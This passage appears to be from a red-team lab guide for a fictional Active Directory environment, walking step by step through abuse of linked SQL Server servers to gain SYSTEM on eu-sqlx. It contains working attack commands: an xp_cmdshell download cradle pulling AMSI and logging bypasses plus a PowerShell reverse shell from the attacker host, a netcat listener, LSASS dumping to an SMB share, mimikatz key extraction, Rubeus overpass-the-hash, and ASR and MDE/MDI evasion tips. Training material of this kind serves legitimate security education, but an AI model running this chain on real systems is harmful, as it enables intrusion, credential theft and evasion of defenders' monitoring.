SQLServerEdition        : Developer Edition (64-bit)
SQLServerServicePack   : RTM
OSArchitecture          : X64
OsVersionNumber         : SQL
Currentlogin            : dcorp\studentx
IsSysadmin              : No
ActiveSessions          : 1

ComputerName            : dcorp-mssql.dollarcorp.moneycorp.local
Instance                : DCORP-MSSQL
DomainName              : dcorp
ServiceProcessID        : 2848
ServiceName             : MSSQLSERVER
ServiceAccount          : NT Service\MSSQLSERVER
AuthenticationMode      : Windows and SQL Server Authentication
ForcedEncryption        : 0
```

```
Clustered                : No
SQLServerVersionNumber : 14.0.1000.169
SQLServerMajorVersion  : 2017
SQLServerEdition         : Developer Edition (64-bit)
SQLServerServicePack   : RTM
OSArchitecture           : X64
OsVersionNumber          : SQL
Currentlogin             : dcorp\studentx
IsSysadmin               : No
ActiveSessions           : 1
```

So, we can connect to dcorp-mssql. Using HeidiSQL client, let's login to dcorp-mssql using windows authentication of studentx. After login, enumerate linked databases on dcorp-mssql:

```
select * from master..sysservers
```



Host: dcorp-mssql.dollarc... Query*


```
select * from master..sysservers
```

sysservers (30×3)

srvid	srvstatus	srvname	srvproduct	providername	datasource	location	providerstring	schemadate	topologyx	topologyy	catalog	srvcoll
0	1,089	DCORP-MSSQL	SQL Server	SQLOLEDB	DCORP-MSSQL	(NULL)	(NULL)	2018-11-03 13:46:46.883	0	0	(NULL)	(NULL
1	1,184	DCORP-SQL1	SQL Server	SQLOLEDB	DCORP-SQL1	(NULL)	(NULL)	2018-11-13 10:19:35.493	0	0	(NULL)	(NULL
2	1,184	DCORP-SQL1.DOLLARCORP.MONEYCORP.LOCAL	SQL Server	SQLOLEDB	DCORP-SQL1.DOLLARCORP.MONEYCORP.LOCAL	(NULL)	(NULL)	2018-11-13 10:28:28.010	0	0	(NULL)	(NULL

So, there is a database link to dcorp-sql1 from dcorp-mssql. Let's enumerate further links from dcorp-sql1. This can be done with the help of openquery:

```
select * from openquery("DCORP-SQL1",'select * from master..sysservers')
```




```
select * from openquery("DCORP-SQL1",'select * from master..sysservers')
```

openquery (30×2)

srvid	srvstatus	srvname	srvproduct	providername	datasource	location	providerstring	schemadate
0	1,089	DCORP-SQL1	SQL Server	SQLOLEDB	DCORP-SQL1	(NULL)	(NULL)	2018-11-04 08:45:15.887
1	1,184	DCORP-MGMT.DOLLARCORP.MONEYCORP.LOCAL	SQL Server	SQLOLEDB	DCORP-MGMT.DOLLARCORP.MONEYCORP.LOCAL	(NULL)	(NULL)	2018-11-13 11:19:20.400

It is possible to nest openquery within another openquery which leads us to dcorp-mgmt:

```
select * from openquery("DCORP-SQL1",'select * from openquery("DCORP-
MGMT",''select * from master..sysservers'')')
```



```
select * from openquery("DCORP-SQL1",'select * from openquery("DCORP-MGMT.dollarcorp.moneycorp.local",''select * from master..sysservers'')')
```

openquery (30×2)

srvid	srvstatus	srvname	srvproduct	providername	datasource	location	providerstring	schemadate	topologyx	topologyy	catalog	srvcollation
0	1,089	DCORP-MGMT	SQL Server	SQLOLEDB	DCORP-MGMT	(NULL)	(NULL)	2018-11-05 06:43:30.037	0	0	(NULL)	(NULL)
1	1,184	EU-SQL.EU.EUROCORP.LOCAL	SQL Server	SQLOLEDB	EU-SQL.EU.EUROCORP.LOCAL	(NULL)	(NULL)	2018-11-13 12:59:08.057	0	0	(NULL)	(NULL)

We can also use Get-SQLServerLinkCrawl for crawling the database links automatically:

```
PS C:\AD\Tools\PowerUpSQL-master> Get-SQLServerLinkCrawl -Instance dcorp-
mssql.dollarcorp.moneycorp.local -Verbose

PS C:\AD\Tools> Get-SQLServerLinkCrawl -Instance dcorp-
mssql.dollarcorp.moneycorp.local -Verbose
VERBOSE: dcorp-mssql.dollarcorp.moneycorp.local : Connection Success.
VERBOSE: dcorp-mssql.dollarcorp.moneycorp.local : Connection Success.
VERBOSE: --------------------------------
VERBOSE:  Server: DCORP-MSSQL
VERBOSE: --------------------------------
VERBOSE:  - Link Path to server: DCORP-MSSQL
VERBOSE:  - Link Login: dcorp\studentadmin
VERBOSE:  - Link IsSysAdmin: 0
VERBOSE:  - Link Count: 1
VERBOSE:  - Links on this server: DCORP-SQL1
VERBOSE: dcorp-mssql.dollarcorp.moneycorp.local : Connection Success.
VERBOSE: dcorp-mssql.dollarcorp.moneycorp.local : Connection Success.
VERBOSE: --------------------------------
VERBOSE:  Server: DCORP-SQL1
VERBOSE: --------------------------------
VERBOSE:  - Link Path to server: DCORP-MSSQL -> DCORP-SQL1
VERBOSE:  - Link Login: dblinkuser
VERBOSE:  - Link IsSysAdmin: 0
VERBOSE:  - Link Count: 1
VERBOSE:  - Links on this server: DCORP-MGMT
VERBOSE: dcorp-mssql.dollarcorp.moneycorp.local : Connection Success.
VERBOSE: dcorp-mssql.dollarcorp.moneycorp.local : Connection Success.
VERBOSE: --------------------------------
VERBOSE:  Server: DCORP-MGMT
VERBOSE: --------------------------------
VERBOSE:  - Link Path to server: DCORP-MSSQL -> DCORP-SQL1 -> DCORP-MGMT
VERBOSE:  - Link Login: sqluser
VERBOSE:  - Link IsSysAdmin: 0
VERBOSE:  - Link Count: 1
VERBOSE:  - Links on this server: EU-SQLX.EU.EUROCORP.LOCAL
VERBOSE: dcorp-mssql.dollarcorp.moneycorp.local : Connection Success.
VERBOSE: dcorp-mssql.dollarcorp.moneycorp.local : Connection Success.
VERBOSE: --------------------------------
VERBOSE:  Server: EU-SQLX
VERBOSE: --------------------------------
VERBOSE:  - Link Path to server: DCORP-MSSQL -> DCORP-SQL1 -> DCORP-MGMT ->
EU-SQLX.EU.EUROCORP.LOCAL
VERBOSE:  - Link Login: sa
VERBOSE:  - Link IsSysAdmin: 1
VERBOSE:  - Link Count: 0
VERBOSE:  - Links on this server:
```

```
Version     : SQL Server 2017
Instance    : DCORP-MSSQL
CustomQuery :
Sysadmin    : 0
Path        : {DCORP-MSSQL}
User        : dcorp\studentadmin
Links       : {DCORP-SQL1}

Version     : SQL Server 2017
Instance    : DCORP-SQL1
CustomQuery :
Sysadmin    : 0
Path        : {DCORP-MSSQL, DCORP-SQL1}
User        : dblinkuser
Links       : {DCORP-MGMT}

Version     : SQL Server 2017
Instance    : DCORP-MGMT
CustomQuery :
Sysadmin    : 0
Path        : {DCORP-MSSQL, DCORP-SQL1, DCORP-MGMT}
User        : sqluser
Links       : {EU-SQLX.EU.EUROCORP.LOCAL}

Version     : SQL Server 2017
Instance    : EU-SQLX
CustomQuery :
Sysadmin    : 1
Path        : {DCORP-MSSQL, DCORP-SQL1, DCORP-MGMT, EU-
SQLX.EU.EUROCORP.LOCAL}
User        : sa
Links       :
```

Sweet! We have sysadmin on eu-sqlx server!

If xp_cmdshell is enabled (or RPC out is true - which is set to false in this case), it is possible to execute commands on eu-sqlx using linked databases. To avoid dealing with a large number of quotes and escapes, we can use the following command:

```
PS C:\AD\Tools\PowerUpSQL-master> Get-SQLServerLinkCrawl -Instance dcorp-
mssql.dollarcorp.moneycorp.local  -Query "exec master..xp_cmdshell 'set
username'"


Version     : SQL Server 2017
Instance    : DCORP-MSSQL
```

```
CustomQuery :
Sysadmin    : 0
Path        : {DCORP-MSSQL}
User        : dcorp\studentx
Links       : {DCORP-SQL1, DCORP-SQL1.DOLLARCORP.MONEYCORP.LOCAL}

[snip]

Version     : SQL Server 2017
Instance    : EU-SQLX
CustomQuery : {USERNAME=SYSTEM, }
Sysadmin    : 1
Path        : {DCORP-MSSQL, DCORP-SQL1, DCORP-
MGMT.DOLLARCORP.MONEYCORP.LOCAL, EU-SQLX.EU.EUROCORP.LOCAL}
User        : sa
Links       :
```

Create Invoke-PowerShellTcpEx.ps1:

- Create a copy of Invoke-PowerShellTcp.ps1 and rename it to Invoke-PowerShellTcpEx.ps1.
- Open Invoke-PowerShellTcpEx.ps1 in PowerShell ISE (Right click on it and click Edit).
- Add "**Power -Reverse -IPAddress 172.16.100.X -Port 443**" (without quotes) to the end of the file.

Let's try to execute a PowerShell download execute cradle to execute a PowerShell reverse shell on the eu-sqlx instance. Remember to start a listener:

```
PS C:\AD\Tools> Get-SQLServerLinkCrawl -Instance dcorp-mssql -Query 'exec
master..xp_cmdshell ''powershell -c "iex (iwr -UseBasicParsing
http://172.16.100.X/sbloggingbypass.txt);iex (iwr -UseBasicParsing
http://172.16.100.X/amsibypass.txt);iex (iwr -UseBasicParsing
http://172.16.100.X/Invoke-PowerShellTcpEx.ps1)"''' -QueryTarget eu-sqlx
[snip]
```

On the listener:

```
C:\AD\Tools>C:\AD\Tools\netcat-win32-1.12\nc64.exe -lvp 443
listening on [any] 443 ...
172.16.15.17: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [172.16.100.x] from (UNKNOWN) [172.16.15.17] 50410: NO_DATA

Windows PowerShell running as user EU-SQLX$ on EU-SQLX
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> $env:username
system
PS C:\Windows\system32> $env:computername
```

```
eu-sqlx
PS C:\Windows\system32>
PS C:\Windows\system32> $env:userdnsdomain
eu.eurocorp.local
```

Learning Objective 23:

Task

- Compromise eu-sqlx again. Use opsec friendly alternatives to bypass MDE and MDI.

Solution


Continuing from the previous Learning Objective, we have ability to run commands as SYSTEM on eu-sqlx. This is perfect to leverage to perfrom an LSASS dump to further gain persistent credential access to the machine.

To dump the memory of LSASS process, we can begin by leveraging minidumpdotnet as it is undetected by AV / MDE since it uses a custom implementation of the MiniDumpWriteDump() API call.

Tools Transfer and Execution

Downloads over HTTP increase the chances of detection chained with other risky actions so we perfrom execution from an SMB share. We serve the minidumpdotnet and FindLSASSPID (to enumerate LSASS PID) on our studentVM share named - studentsharex (C:\AD\Tool\studentsharex).

On the student VM, create an SMB share called - studentsharex with the following configuration:
Allow Everyone 'Read amd Write' permissions on the share.



Name	Permission Level
Everyone	Read/Write

Note: To make it easier in the lab we have enabled Guest access on the student VM so that eu-sqlx can access our studentsharex. Note that your student machine name could also be dcorp-stdx

Copy minidumpdotnet and FindLSASSPID tools in the share

```
C:\AD\Tools> copy C:\AD\Tools\minidumpdotnet.exe \\dcorp-
studentx\studentsharex

C:\AD\Tools> copy C:\AD\Tools\FindLSASSPID.exe \\dcorp-studentx\studentsharex
```

LSASS DUMP using Custom APIs

Next, begin by performing SQL crawl xp_cmdshell execution on eu-sqlx to enumerate the LSASS PID using FindLSASSPID.exe. Start a PowerShell session using InvisiShell, import PowerUpSQL and run the following command:

```
C:\AD\Tools>C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat
PS C:\AD\Tools> Import-Module C:\AD\Tools\PowerUpSQL-master\PowerupSQL.psd1
PS C:\AD\Tools> Get-SQLServerLinkCrawl -Instance dcorp-mssql -Query 'exec
master..xp_cmdshell ''\\dcorp-
studentx.dollarcorp.moneycorp.local\studentsharex\FindLSASSPID.exe''' -
QueryTarget eu-sqlx

[..snip..]

Version     : SQL Server 2019
Instance    : EU-SQLX
CustomQuery : {[+] LSASS PID: 712, }
Sysadmin    : 1
Path        : {DCORP-MSSQL, DCORP-SQL1, DCORP-MGMT, EU-
SQLX.EU.EUROCORP.LOCAL}
User        : sa
Links       :
```

NOTE: LSASS PID will be different for each LAB instance.

To break a detection chain, we will run benign queries. In case of MDE, in our experience waiting for about 10 minutes also helps in avoiding detection.

```
PS C:\AD\Tools> Get-SQLServerLinkCrawl -Instance dcorp-mssql -Query 'SELECT
@@version' -QueryTarget eu-sqlx

[..snip..]
```

We can now perform an LSASS dump using the minidumpdotnet tool and save it to the studentsharex.
NOTE: Performing an LSASS dump directly on disk on eu-sql can cause the .dmp file to be corrupted as EDRs can sometimes mangle the .dmp file when written on disk.

```
PS C:\AD\Tools> Get-SQLServerLinkCrawl -Instance dcorp-mssql -Query 'exec
master..xp_cmdshell ''\\dcorp-
studentx.dollarcorp.moneycorp.local\studentsharex\minidumpdotnet.exe 712
\\dcorp-studentx.dollarcorp.moneycorp.local\studentsharex\monkeyx.dmp ''' -
QueryTarget eu-sqlx

[..snip..]

Version     : SQL Server 2019
Instance    : EU-SQLX
CustomQuery :
Sysadmin    : 1
```

```
Path         : {DCORP-MSSQL, DCORP-SQL1, DCORP-MGMT, EU-
SQLX.EU.EUROCORP.LOCAL}
User         : sa
Links        :
```

Note that since the memory dump is being written to a fileshare, ***you may need to wait for up to 10 minutes****. The dump file size will initially be 0KB but eventually be something approximately 10MB.*

Perform another benign query for safe measure to break any detection chain:

```
PS C:\AD\Tools> Get-SQLServerLinkCrawl -Instance dcorp-mssql -Query 'SELECT *
FROM master.dbo.sysdatabases' -QueryTarget eu-sqlx

[..snip..]
```

Back on our studentvm we can now begin to parse the exfiltrated LSASS minidump (monkey.dmp) using mimikatz as follows. Run the below command from an elevated shell (Run as administrator):

NOTE: If you encounter errors parsing the minidump file, most likely your student VM memory is full. Attempt a quick fix by logging in and out of the student VM. Also, turn off Windows Defender on the student VM.

```
C:\Windows\System32>C:\AD\Tools\mimikatz.exe "sekurlsa::minidump
C:\AD\Tools\studentsharex\monkeyx.dmp" "sekurlsa::ekeys" "exit"

  .#####.   mimikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

[....snip....]

Authentication Id : 0 ; 225670 (00000000:00037186)
Session           : RemoteInteractive from 2
User Name         : dbadmin
Domain            : EU
Logon Server      : EU-DC
Logon Time        : 10/27/2023 5:51:45 AM
SID               : S-1-5-21-3665721161-1121904292-1901483061-1105

         * Username : dbadmin
         * Domain   : EU.EUROCORP.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac
ef21ff273f16d437948ca755d010d5a1571a5bda62a0a372b29c703ab0777d4f
```

```
           rc4_hmac_nt       0553b02b95f64f7a3c27b9029d105c27
           rc4_hmac_old      0553b02b95f64f7a3c27b9029d105c27
           rc4_md4           0553b02b95f64f7a3c27b9029d105c27
           rc4_hmac_nt_exp   0553b02b95f64f7a3c27b9029d105c27
           rc4_hmac_old_exp  0553b02b95f64f7a3c27b9029d105c27
```

Now, use Overpass-the-hash on the student VM using Rubeus to start a process with privileges of the dbadmin user who is a member of eu.eurocorp.local. Run the below command from a high integrity process on student VM (Run as administrator):

```
C:\Windows\system32>echo %Pwn%
asktgt
C:\Windows\system32> C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -
args %Pwn%/user:dbadmin
/aes256:ef21ff273f16d437948ca755d010d5a1571a5bda62a0a372b29c703ab0777d4f
/domain:eu.eurocorp.local /dc:eu-dc.eu.eurocorp.local /opsec
/createnetonly:C:\Windows\System32\cmd.exe /show /ptt

[...snip...]

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/EU.EUROCORP.LOCAL
  ServiceRealm             :  EU.EUROCORP.LOCAL
  UserName                 :  dbadmin
  UserRealm                :  EU.EUROCORP.LOCAL
[snip]
```

Lateral Movement – ASR Rules Bypass

We can now use winrs to access eu-sqlx. Runthe below commands from the process spawned as dbadmin:

```
C:\Windows\system32>winrs -r:eu-sqlx.eu.eurocorp.local cmd
Microsoft Windows [Version 10.0.20348.1249]
(c) Microsoft Corporation. All rights reserved.

C:\Users\dbadmin>set username
set username
USERNAME=dbadmin
```

Note that use of winrs is not detected by MDE but MDI (Microsoft Defender for Identity) detects it.

To avoid detection, we can use the WSManWinRM.exe tool. We will append an ASR exclusion such as “C:\Windows\ccmcache\” to avoid detections from the "Block process creations originating from PSExec and WMI commands" ASR rule. Run the below command from the process spawned as dbadmin:

NOTE: If the tool returns a value of 0, there is an error with command execution.

```
C:\Windows\system32>C:\AD\Tools\WSManWinRM.exe eu-sqlx.eu.eurocorp.local "cmd
/c set username C:\Windows\ccmcache\"
[*] Creating session with the remote system...
[*] Connected to the remote WinRM system
[*] Result Code: 000001C1F2FD2AC8
C:\Windows\system32>
```

To see the command output, we can redirect the command to share on the student VM. This has very limited success and we are continuously trying ways to make it more effective.

```
C:\Windows\system32>C:\AD\Tools\WSManWinRM.exe eu-sqlx.eu.eurocorp.local "cmd
/c dir >> \\dcorp-studentx.dollarcorp.moneycorp.local\studentsharex\out.txt
C:\Windows\ccmcache\"
[*] Creating session with the remote system...
[*] Connected to the remote WinRM system
[*] Result Code: 000001C1F2FD2AC8
C:\Windows\system32>
```